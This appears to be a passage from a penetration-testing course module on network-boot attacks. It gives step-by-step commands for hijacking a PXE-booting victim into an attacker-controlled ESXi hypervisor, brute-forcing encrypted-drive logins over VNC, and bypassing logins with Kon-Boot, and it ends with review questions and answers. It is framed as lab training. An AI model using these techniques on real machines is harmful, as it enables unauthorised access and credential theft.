
... and answer [no]. Next, add the following line to /etc/exports (you can use your victim IP instead of the whole /16):

```
/tftpboot  10.10.0.0/255.255.0.0(rw,no_subtree_check)
```

Now to make it available run:

```
exportfs -a
```

You might have to get a little creative to work around issues with already virtualized targets (ESXi on ESXi is pretty easy, ESXi on Workstation is easy, it's passing through virtual hardware that's the trick). The iSCSI commands are on the next page if you aren't familiar with the GUI to find it.



Setting the Stage for Malhypervisor

Now that you have NFS served from Kali, you can map it to your ESXi attack hypervisor, either in a SSH session or by using the GUI. You could use the iSCSI appliance, but it's faster over NFS (and you have control, not other students). All of these commands are run on the ESXi hypervisor over SSH.


```
# esxcli storage nfs add --host 10.10.50.5 --share /tftpboot --
volume-name attack-images
```

Now for the iSCSI set up (again, GUI may be easier for you, if it fails you need to adjust for the victim's hardware):

```
# esxcli iscsi software set --enabled true
# esxcli iscsi adapter list
```

(returns something like vmhba33, the iSCSI software adapter in this case)

```
# esxcli iscsi adapter auth chap set --chap_user=esxiuser --
chap_pass=sec660sec660 --adapter=vmhba33
# esxcli adapter discovery sendtarget add --address=10.10.9.34 --
adapter=vmhba33
# esxcli storage core adapter rescan --adapter vmhba33
# esxcli iscsi session list
```



Launching the Attack

See if you can add a virtual hard drive via the vSphere GUI. With the right supported hardware, it just works. If the vSphere GUI didn't work, below is an example to map a SATA RDM. Obviously, different hardware will not use these exact settings -- even after making adjustments it might not work with the victim hardware. Remember to use your VictimGuest, whatever you named it during creation. If everybody uses VictimGuest, nobody will get it to work.

```
# cd /vmfs/volumes/esxi-iscsi/VictimGuest
# ls -l /vmfs/devices/disks/|grep vml|grep ATA|head -n 1
```

lrwxrwxrwx 1 root root 72 Jul 20 21:45
vml.0100000000202020202020202020202020355958304138533653543935303O ->
t10.ATA_____ST95005620AS_____5YX0A8S6

```
# vmkfstools -z
/vmfs/devices/disks/vml.0100000000202020202020202020202020355958304
1385336535439353030  passthrough.vmdk -v 20
```

DISKLIB-LIB : CREATE: "passthrough.vmdk" -- vmfsPassthroughRawDeviceMap capacity=0 (0 bytes) adapter=buslogic
devicePath='/vmfs/devices/disks/vml.0100000000202020202020202020202020355958304138533653543935303O'

DISKLIB-DSCPTR: "passthrough.vmdk" : creation successful.

DISKLIB-VMFS : "./passthrough-rdmp.vmdk" : open successful (17) size = 500107862016, hd = 0. Type 10

Again, the hardware requirements at the time of this writing are very specific; hardware that is too old or too new might require driver adjustments on the hypervisor.

DISKLIB-DSCPTR: DescriptorComposeNormal: could not recompute geometry for RDM: heads (0), sectors (0).

DISKLIB-VMFS : "./passthrough-rdmp.vmdk" : closed.

DISKLIB-VMFS : "./passthrough-rdmp.vmdk" : open successful (0) size = 500107862016, hd = 95967. Type 10

DISKLIB-DSCPTR: Opened [0]: "passthrough-rdmp.vmdk" (0)


DISKLIB-LINK : Opened 'passthrough.vmdk' (0): vmfsPassthroughRawDeviceMap, 976773168 sectors/465.8 GB.

DISKLIB-LIB : Opened "passthrough.vmdk" (flags 0, type vmfsPassthroughRawDeviceMap).

DISKLIB-VMFS : "./passthrough-rdmp.vmdk" : closed.

AIOMGR-U : stat o=1 r=0 w=0 i=1 br=0 bw=0


AIOMGR-S : stat o=2 r=6 w=0 i=0 br=98304 bw=0



Running with Malicious Hypervisor

Try Windows on top of ESXi with the raw device passthrough. You will need to remap the RDM, or use a second VictimGuest directory on the iSCSI datastore. Windows will blue screen if it doesn't like the RDM situation. Usually the issue is the lack of a SCSI controller driver.

With a little luck, you can google for the appropriate driver and instructions to take your physical machine to a virtual machine (P2V). This is the normal practice of virtualizing everyday desktops and servers. We are just doing it as an attacker.




Automating Console Attacks

At this point in the attack, we have the victim hardware booting our malicious hypervisor, and the victim OS is loading via the victim virtual machine configuration. How would Bitlocker, Truecrypt, or other drive encryption complicate this? If the encryption uses a USB device (facial recognition, fingerprint reader, smart card, etc.) it can be passed right through to the VM (no VT-d required). If it prompts the user for a PIN or password, we can sometimes pass the video card through using the VT-d features. We could simply wait for the victim user to provide the necessary authentication.

If we do not want to wait, it is possible to brute force password authentication. Using VMware's VNC console feature, combined with a vncdotool python utility, we can send keystrokes and mouse movements to the victim. The virtual machine will need RemoteDisplay.vnc settings configured properly before starting.

```
RemoteDisplay.vnc.enabled = "true"
RemoteDisplay.vnc.port = "5900"
RemoteDisplay.vnc.password = "MALHYP"
```

The vncdotool also can record video, keystrokes, and mouse movements for eavesdropping on video that was passed through to the real desktop.



Malhypervisor Attacking Linux

Double-check that you are only using your intended victim network (disable or disconnect everything else on the attacking host). Start dnsmasq and boot the victim, then login with a user named kon-boot and no password. Back on the attacker machine, stop the dnsmasq service. Rebooting the victim should prove that there were no permanent changes to the victim.


This should work with any victim that is setup for PXE booting and is NOT 64-bit. It works best on 64-bit capable CPUs running a 32-bit OS with SATA drives. If you buy the commercial version of Kon-boot, it will work on 64-bit OS as well (except for the most recent version of Kon-Boot, which no longer supports Linux).

CTRL-ALT-F1

Login: **kon-usr**

[No password!, just UID0!]

Login: **kon-fix**




Malhypervisor Attacking Windows

Windows Kon-Boot works a little differently than on Linux or Mac OS. With Windows, the desktop login allows an empty password for logging on as any local user. If RDP is enabled (because we now know how to do that remotely) we can remotely RDP without even using the vSphere GUI. Cached domain credentials usually remain as a bonus!

Try any local user

[No password!, just hit enter!]


Remember to set the /tftpboot/pxelinux.cfg/default back to "normal" once the payload finishes.



Demo - PXE Note Side Effects ...


On the author's T60p (Core2 Duo Windows XP Pro 32bit), the hardware changes were enough to trigger Windows Product Activation. Shortly thereafter, the Lenovo Client Security Solution OEM add-on (used for the fingerprint reader and other things) noticed the Trusted Platform Module (TPM) was no longer reachable. With the right ESXi magic, it may be able to pass through. This would also prevent a Microsoft Bit-Locker protected boot drive from getting hijacked this way (as long as it actually used the TPM, which is possible but not common). Several Full Drive Encryption (FDE) products actually failed to detect this change during testing.

Many victims with FDE that are merely asleep, then woken up (either by WOL or manually), still have their drives in an unencrypted state and would be vulnerable to exposure here.




Module Summary

In this module, we covered manipulating the network boot functionality for MITM, or hijacking a network boot victim. We examined the special conditions necessary, as well as some tools to aid us in conducting network boot attacks.




Review Questions

1) Which is the default destination address and port for DHCPREQUEST?
2) True or False: BOOTP is routable.
3) True or False: Wake-on-LAN is broadcast traffic.
4) True or False: PXE via DHCP is the only way to remote boot Windows and Linux?



Answers

1. IP 255.255.255.255 UDP port 67 is the default destination address for BOOTP, as well as DHCP.
2. TRUE, BOOTP is routable, although the default broadcast address should not be routed, only relayed if leaving the network.
3. FALSE, WOL must be specific to the victim hardware address
4. FALSE, Apple uses BOOTP+AFP, Solaris uses BOOTP+TFTP. Since the bootstrapping before any OS component is loaded, any network boot protocol can boot any OS (as long as it can deal with the BIOS/EFI on the machine).



